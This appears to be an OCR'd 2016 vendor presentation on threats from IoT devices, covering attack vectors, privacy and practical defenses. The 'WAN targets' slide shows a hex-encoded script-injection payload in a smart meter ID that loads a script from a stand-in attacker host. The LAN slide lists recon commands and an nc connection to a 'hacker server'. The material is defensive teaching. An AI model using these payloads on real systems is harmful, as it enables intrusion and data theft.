REDWALL
TECHNOLOGIES LLC

# Threats from IoT Devices

## INTERNET OF THINGS
NORTH AMERICA


April 13th, 2016

# Your presenter: Eric Üner

## CTO Redwall

Device security for mobiles, wearables, SCADA, and IoT

Integrity monitoring, root protection, DPA resistance and more





## Offensive work

Not a researcher - call it "applied ethical hacking"

Typically government only

Wide range of devices




## Defensive Work


Often direct response to offensive work

Systems, algorithms, architectures

# Last time, we discussed protecting devices



# This time, we're protecting you *from* those devices



# Goals for today

Understand some options to for protecting your..


- Network
- Trusted devices
- Infrastructure

From…

- Untrusted or rogue devices
- Unexpected behaviors by IoT devices

Think about IoT threats in a new way

# Know your enemy



**Simple water meter example:**

Does it use my WiFi? 3G? Something else? What frequencies?

Who updates it and how?

What data does it send?

The area is ITAR controlled, so can the installer enter?

Who makes the equipment?

Why is it already out of the box?

What data goes where?

# Attack vectors from IoT devices

False data

Data leakage

Power/resource consumption

Physical damage

Infecting management devices with malware over USB, Bluetooth, etc.


Use of LAN router to attack other connected devices

Baseband attacks on cellular infrastructure

WAN attacks including DDoS

Control or infection of backend management and data servers

Data corruption




# Tethered and local threats

Stage 2. exploit controls smartwatch to inject USB malware (ala BadUSB)


Stage 1. MMS infected media file (e.g., Stagefright)

Stage 3. Media file and exploit spread to PC and smartphone, causing them to install ransomware

# LAN targets





ICMP to router (e.g., `ping 10.0.1.255`)


Display all ARP entries (`arp -a`)

Profile and target each device

Send results or open connection (`nc`) to hacker server








# WAN targets

Stage 3. Customer checks power usage, and browser loads "7242-PMR<script src='http://badguyrus.xy/evilscript.js'></script>"

Stage 1. Attacker changes meter ID from "7242-PMR" to "7242-PMR\x3c\x73\x63\x72\x69\x70\x74\x20\x73\x72…\x73\x27\x3e\x3c\x2f\x73\x63\x72\x69\x70\x74\x3e\x0a"

Stage 2. Mesh network propagates ID, back-end database lookups use 9 chars, but stores full ID

# Privacy and practical issues

How much data is collected?


- Will big data analysis show when I am home, when I am in the car, when I am on vacation, when I leave for work?

Will attackers be able to trick utilities into shutting me off? What about everyone's at once?

When there is a cyber incident, whom do I call?

- For smart meters, does the city, village, or utility company even understand any of this?
- Does a bug in a smart thermostat make the device manufacturer liable for my higher bills?

# Where does beneficial become invasive?




I see you're buying a lot of Cherry Garcia…

And you're binge-watching five seasons of The Wire…

You haven't turned on the bedroom lights in two days…

So I emailed your doctor and got you some anti-depressants

# Practical defenses


Enough gloom and doom, some good news: there are dozens of easy to implement defenses

# Device resiliency

Admittedly biased because this is what Redwall's product helps with from design to deployment

Likely the most important aspect of defense

It does all seem to start at the device:




# Encryption and authentication

Encryption is not a panacea! Encrypted != Secure

Not having it guarantees higher risk, having it does not guarantee lower risk


Must be done right and as part of a complete solution

Don't just buy an encryption product - really integrate it with proper entropy, key management and storage, and zeroization



Trusted boot
Run-time integrity checking
Trustzone-based security
Signed and trusted apps
*Still trivially pwned*

# Attestation




Makes it harder for attackers to pretend to be one of your devices

Allows you to asses trust level in devices (caveat, Redwall has some IP in this area)

Only effective if the device is highly robust and has ephemeral, session or state-based data, or firmware or ID/key data too difficult to extract

# Connectivity alternatives

WiFi, Ethernet (incl. over power)

- Disadvantage: Device needs to secure password, key, and MAC addy; WiFi subject to jamming
- Advantage: Simpler; more robust if premise adds firewalls, proxies, and other controls
- Suggestion: Set up a "guest" or dedicated network restricted to known MAC addresses

# Connectivity alternatives

2G, 3G, 4G etc.

Disadvantage: Most network topologies subject to typical RF issues; no opportunity for firewalls, proxies, and other controls; highly susceptible to worms and other takedowns

Advantage: Simpler installation; no access to premise network required (actually no premise network required)

Suggestion: Check frequencies, security policies and documentation of devices; ensure they are verifiably new when installed

# Connectivity alternatives

BLE and other low-power EM/RF

Disadvantage: Short range; pairs with limited devices; difficult to add protection layers such as firewalls and proxies

